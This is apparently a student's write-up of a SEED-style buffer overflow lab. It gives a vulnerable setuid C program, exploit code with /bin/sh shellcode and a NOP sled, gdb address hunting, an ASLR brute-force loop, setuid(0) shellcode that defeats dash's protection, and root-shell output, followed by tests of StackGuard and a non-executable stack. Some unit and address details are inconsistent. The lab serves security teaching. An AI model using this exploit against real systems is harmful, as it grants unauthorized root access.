Project 1: Buffer Overflow Lab

Learning Objectives:

1. Buffer overflow vulnerability and attack.
2. Stack layout in a function invocation.
3. Address randomization, Non-executable stack, and StackGuard.
4. Shellcode.
5. The return-to-libc attack, which aims at defeating the non-executable stack countermeasure.

Lab Setup:

- Downloaded the class Ubuntu disc onto the VMWare hypervisor.
- kernel.randomize_va_space = 0.
- Points noted about gcc usage.
- Successfully linked /bin/sh to /bin/zsh.

Task 1: Running Shellcode -> Vulnerable Program Creation

```
[01/27/21]seed@VM:~/.../BOF_Lab$ gcc -z execstack -o call_shellcode call_shellcode.c
[01/27/21]seed@VM:~/.../BOF_Lab$ ./call_shellcode
$
```

- Here we are using gcc to compile the shellcode example program.
- The flags we are using are to specify the output mprogram name (-o), and that we want to use an executable stack (-z execstack).
- As you can see, ./call_shellcode launches a new shell, meaning all previous setup steps have been successful.

```
[01/27/21]seed@VM:~/.../BOF_Lab$ sudo su
root@VM:/home/seed/Desktop/BOF_Lab# gcc -o stack -z execstack -fno-stack-protector stack.c
root@VM:/home/seed/Desktop/BOF_Lab# sudo chown root stack
root@VM:/home/seed/Desktop/BOF_Lab# sudo chmod 4755 stack
root@VM:/home/seed/Desktop/BOF_Lab# exit
exit
```

- Compiled the program and made it set-root-uid.
- Compiled in the root account.
- Chmod the executable to 4755.
- Execstack enabled.

- Turned off the non-executable stack and Guard protections.

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 256
#endif

int bof(char *str)
{
        char buffer[BUF_SIZE];
        /* The following statement has a buffer overflow problem */
        strcpy(buffer, str);
        return 1;
}

int main(int argc, char **argv)
{
        char str[517];
        FILE *badfile;

        char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);

        badfile = fopen("badfile", "r");
        fread(str, sizeof(char), 517, badfile);
        bof(str);
        printf("Returned Properly\n");
        return 1;
}
"stack.c" [readonly] 34L, 619C                                  34,1          All
```

- In the above screenshot, you can see the stack.c that was compiled as specified in the previous section.
- This program has a buffer overflow vulnerability that we will try to exploit with our code in exploit.c.
- As we can see, it takes the input in the form of “badfile”. We will need to create an exploit that writes a targeted input to spawn a shell.

Task 2: Exploiting the Vulnerability


```
/* exploit.c*/

/* A program that creates a file containing code for launching shell*/

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
        "\x31\xc0"      /* xorl         %eax,%eax */
        "\x50"          /* pushl        %eax */
        "\x68""//sh"    /* pushl        $0x68732f2f */
        "\x68""/bin"    /* pushl        $0x6e69622f */
        "\x89\xe3"      /* movl         %esp,%ebx */
        "\x50"          /* pushl        %eax */
        "\x53"          /* pushl        %ebx */
        "\x89\xe1"      /* movl         %esp,%ecx */
        "\x99"          /* cdq */
        "\xb0\x0b"      /* movb         $0x0b,%al */
        "\xcd\x80"      /* int          $0x80 */
;
```

- The above code snippet is the shellcode as we had tested above. It is 32 bits and we will attempt to place it at the end of the 256 bit buffer in stack.c with a NOP sled leading up to it.


```
void main(int argc, char **argv)
{
        char buffer[517];
        FILE *badfile;
        char retAdd[] = "\xcf\xeb\xff\xbf";

        /* Initialize buffer with 0x90 (NOP instruction) */
        memset(&buffer, 0x90, 517);

        /* You need to fill the buffer with appropriate contents here */
        memcpy(&buffer[255 - strlen(shellcode)], shellcode, strlen(shellcode));
        memcpy(&buffer[268], retAdd, strlen(retAdd));

        /* Save the contents to the file "badfile" */
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
~
-- INSERT --                                                    40,1          Bot
```

- The code snippet above is the main method for the exploit.c we created.
- As you can see, it writes 517 bits into a file called “badfile”, because this is what our stack.c program will fread() into its original 517 bit buffer (str[]), then will strcpy() into its 256 bit buffer (buffer[]).
- Strcpy() has no bounds detection, so it has the potential to overflow into surrounding memory addresses. We are attempting to bleed into the return address and feed it a location in our NOP sled to jump to.
- We made an array of char called retAdd[] that housed the address we wanted to stuff into the return address of the vulnerable stack.c program. (More screenshots and explanation of how we found this address to follow.)
- In the retAdd[] char array, we housed the address in reverse because we grow the stack from top down. So 0xbfffbecf becomes “\xcf\xeb\xff\xbf” because as each section gets added to the stack, the next part will push it down. This way, when it gets read it will be in the proper order.
- The starter code filled the 517 bit buffer with NOP sleds that essentially tell a call to read the next instruction. This is building a NOP sled.
- We want to change parts of this buffer to include our shellcode and a memory address that we will try to trick our vulnerable program into placing in the return address. By doing this, our bof() method in the stack.c program will jump to this specific address that will point to the middle of our NOP sled, then slide down until it executes our shellcode giving us a root shell because our program is owned by root.

- The rest of the above code was part of the starter code and is used to write to the “badfile” that will be opened by the stack.c program.



- Here we compiled the exploit.c code as ./exploit.



- Now when we open badfile to see what stack.c will read into its buffer.
- As we can see in the file, it is full of NOP instructions with the shellcode 256 bits in and the address we intend to return jump to shortly after (where we believe the return address to be.)
- At first, we were only getting Segmentation faults from the ./stack program. Because of this we had to use GDB to find out the appropriate address to return back to. Somewhere in our NOP sled before the 32 bit shellcode we inserted.

```
[01/27/21]seed@VM:~/.../BOF_Lab$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ b bof
```

- The above screenshot is the initial gdb call to investigate our vulnerable program.

```
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4
```


- Above you can see we inserted a breakpoint at the bof() function in ./stack so we can trace the program execution and break when bof() gets called in main().
- We did this so that once the return in the bof() function (the one with the buffer overflow vulnerability) we can step through to find the addresses we need.

- Now we run the program in gdb and we can see everything happen up until the breakpoint we placed in bof().

```
Breakpoint 1, 0x080484f4 in bof ()
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe9e8
```


- Now we've reached the breakpoint at the call of bof().
- We want to find the return address and the address we want to insert at the return address to call back (~100 higher to be safe.)

- We use gdb's inspect function called print (or p for short) to inspect the address of $ebp, the base pointer of the function. We know that the return address will be shortly after this.
- Based on these observations, and a lot of trial and error, we decided to place the address 0xbfffbefc (~100 bits higher or less than the base pointer) in the return address, which we found to work when we placed it 268 bits into badfile.
- Since we placed our shellcode 256 - strlen(shellcode) bits into badfile, and we tricked the return address into jumping to the middle of our NOP sled, it slid down and hit our shellcode, calling it and executing a root shell!



- Finally, you can see that after all of the above steps, we get a root level shell after executing vulnerable stack program.

Task 3: Defeating Address Randomization



- As requested, we turned on Ubuntu's address randomization using the provided command and attempted to use the same exploit as before.
- This time, we receive a segmentation fault, likely because the address space has been drastically changed.
- As the lab instructs, we used the bash script provided to keep trying our exploit until the address space was such that our provided memory address would give us a shell. This is considered the brute force method.
- In order for this to work, the address randomization has to provide the same stack layout as we were working with during the static stack. Because the stack layout changes every run, this will eventually happen.

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
  do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```

- After using the provided script, we made the file executable and waited for the address space to align the way it did previously.

```
[01/27/21]seed@VM:~/.../BOF_Lab$ vim loopTheStack
[01/27/21]seed@VM:~/.../BOF_Lab$ chmod 777 loopTheStack
[01/27/21]seed@VM:~/.../BOF_Lab$ ./loopTheStack
```

- We were afraid this was going to take a long time, but ended up only taking about 6 minutes.

```
The program has been running 160381 times so far.
./loopTheStack: line 13: 31838 Segmentation fault      ./stack
5 minutes and 43 seconds elapsed.
The program has been running 160382 times so far.
./loopTheStack: line 13: 31839 Segmentation fault      ./stack
5 minutes and 43 seconds elapsed.
The program has been running 160383 times so far.
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(d
ip),46(plugdev),113(lpadmin),128(sambashare)
#
```

- As you can see, the address randomization at run time eventually lined up in a way that worked like it did before.

Task 4: Defeating Dash's Countermeasure

- First task in this section was to change the /bin/sh symbolic link to point back to /bin/dash.

```
[01/27/21]seed@VM:~/.../BOF_Lab$ sudo ln -sf /bin/dash /bin/sh
```

- Next, to see how the countermeasure in dash works and how to defeat it using the system call setuid(0) we wrote the following C program with Line [1] commented out to start:

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
        char *argv[2];
        argv[0] = "/bin/sh";
        argv[1] = NULL;
        // setuid(0); [1]
        execve("/bin/sh", argv, NULL);
        return 0;
}
```

- Then we compiled and set root as the owner.

```
[01/27/21]seed@VM:~/.../BOF_Lab$ vim dash_shell_test.c
[01/27/21]seed@VM:~/.../BOF_Lab$ gcc dash_shell_test.c -o dash_shell_test
[01/27/21]seed@VM:~/.../BOF_Lab$ sudo chown root dash_shell_test
[01/27/21]seed@VM:~/.../BOF_Lab$ sudo chmod 4755 dash_shell_test
```

- Here is the result of the first test with Line[1] commented out.

```
[01/27/21]seed@VM:~/.../BOF_Lab$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plug
v),113(lpadmin),128(sambashare)
```

- As you can see here, it spawns a shell, but it is not a root shell.
- I suspect by uncommenting the line we will be able to get a root shell.

```
[01/27/21]seed@VM:~/.../BOF_Lab$ gcc dash_shell_test.c -o dash_shell_test
[01/27/21]seed@VM:~/.../BOF_Lab$ sudo chown root dash_shell_test
[01/27/21]seed@VM:~/.../BOF_Lab$ sudo chmod 4755 dash_shell_test
[01/27/21]seed@VM:~/.../BOF_Lab$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
113(lpadmin),128(sambashare)
#
```

- Success!
- In order to get these results, we had to recompile, of course, but since we were working in a normal user level shell, we had to reset the owner and privileges then call the program.
- As you can see, we got a root level shell with uid=0(root)
- We will now revisit Task 2 with the four new instructions added at the beginning our shellcode in exploit.c to setuid(0) before calling execve() and see if we can get a root shell with /bin/sh linked to /bin/dash now instead of /bin/zsh.
- In order to do this, we will turn off address randomization because we are only testing if we get a root shell with this new technique.

```
[01/27/21]seed@VM:~/.../BOF_Lab$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

- As a comparison, we ran ./stack when linked to /bin/dash in order to see that it would not provide root.

```
[01/27/21]seed@VM:~/.../BOF_Lab$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),113(lpadmin),128(sambashare)
```

- Now we add the previously discussed 4 instructions to the beginning of our shellcode.

```
char shellcode[]=
        "\x31\xc0" /* Line 1: xorl %eax,%eax */
        "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
        "\xb0\xd5" /* Line 3: movb $0xd5,%al */
        "\xcd\x80" /* Line 4: int $0x80 */
        "/ ---- The code below is the same as the one in Task 2 ---
        "\x31\xc0"      /* xorl         %eax,%eax */
        "\x50"          /* pushl        %eax */
        "\x68""//sh"    /* pushl        $0x68732f2f */
        "\x68""/bin"    /* pushl        $0x6e69622f */
        "\x89\xe3"      /* movl         %esp,%ebx */
        "\x50"          /* pushl        %eax */
        "\x53"          /* pushl        %ebx */
        "\x89\xe1"      /* movl         %esp,%ecx */
        "\x99"          /* cdq */
        "\xb0\x0b"      /* movb         $0x0b,%al */
        "\xcd\x80"      /* int          $0x80 */
;
```

- Now with our new and improved shellcode, let's give her a whirl!

```
[01/27/21]seed@VM:~/.../BOF_Lab$ gcc -o exploit exploit.c
[01/27/21]seed@VM:~/.../BOF_Lab$ ./exploit
[01/27/21]seed@VM:~/.../BOF_Lab$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
113(lpadmin),128(sambashare)
#
```

- Great, the previous experiment with setuid(0) worked in practice with our task 2 exploit.
- We now have a root shell as opposed to the control set that only provided a standard shell.

Task 5: Turn on the StackGuard Protection

- Randomization has been turned off.
- We now recompiled stack.c without the "-fno-stack-protector" flag included in the gcc command.

```
[01/27/21]seed@VM:~/.../BOF_Lab$ sudo su
root@VM:/home/seed/Desktop/BOF_Lab# gcc -o stack -z execstack  stack.c
root@VM:/home/seed/Desktop/BOF_Lab# chown root stack
root@VM:/home/seed/Desktop/BOF_Lab# chmod 4577 stack
root@VM:/home/seed/Desktop/BOF_Lab# exit
exit
[01/27/21]seed@VM:~/.../BOF_Lab$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
```

- As expected, the StackGuard detected stack smashing and didn't allow execution.
- The way StackGuard detects stack smashing is by inserting canary values between the buffer and the return address and checking to see if this value is the same at the beginning and at return. If it's not, it will throw an error for stack smashing.
- This is why we had to previously disable StackGuard to exploit the buffer overflow vulnerability.

Task 6: Turn on the Non-executable Stack Protection

- Address randomization has been turned off.
- We will now turn off StackGuard again to see the effects of making the stack non-executable.

```
[01/27/21]seed@VM:~/.../BOF_Lab$ sudo su
root@VM:/home/seed/Desktop/BOF_Lab# gcc -o stack -fno-stack-protector -z noexecstack stack.
c
root@VM:/home/seed/Desktop/BOF_Lab# chown root stack
root@VM:/home/seed/Desktop/BOF_Lab# chmod 4577 stack
root@VM:/home/seed/Desktop/BOF_Lab# exit
exit
[01/27/21]seed@VM:~/.../BOF_Lab$ ./stack
Segmentation fault
[01/27/21]seed@VM:~/.../BOF_Lab$
```

- We get a segmentation fault.
- The reason for this is because when we set the stack to be non-executable, it sees everything in the stack as strictly data and will not execute shellcode or anything else for that matter.
- Because of this, the return address will still have our given address in it, but when it jumps it will see raw data instead of a NOP sled or shellcode. Therefore, it doesn't know what to do with this.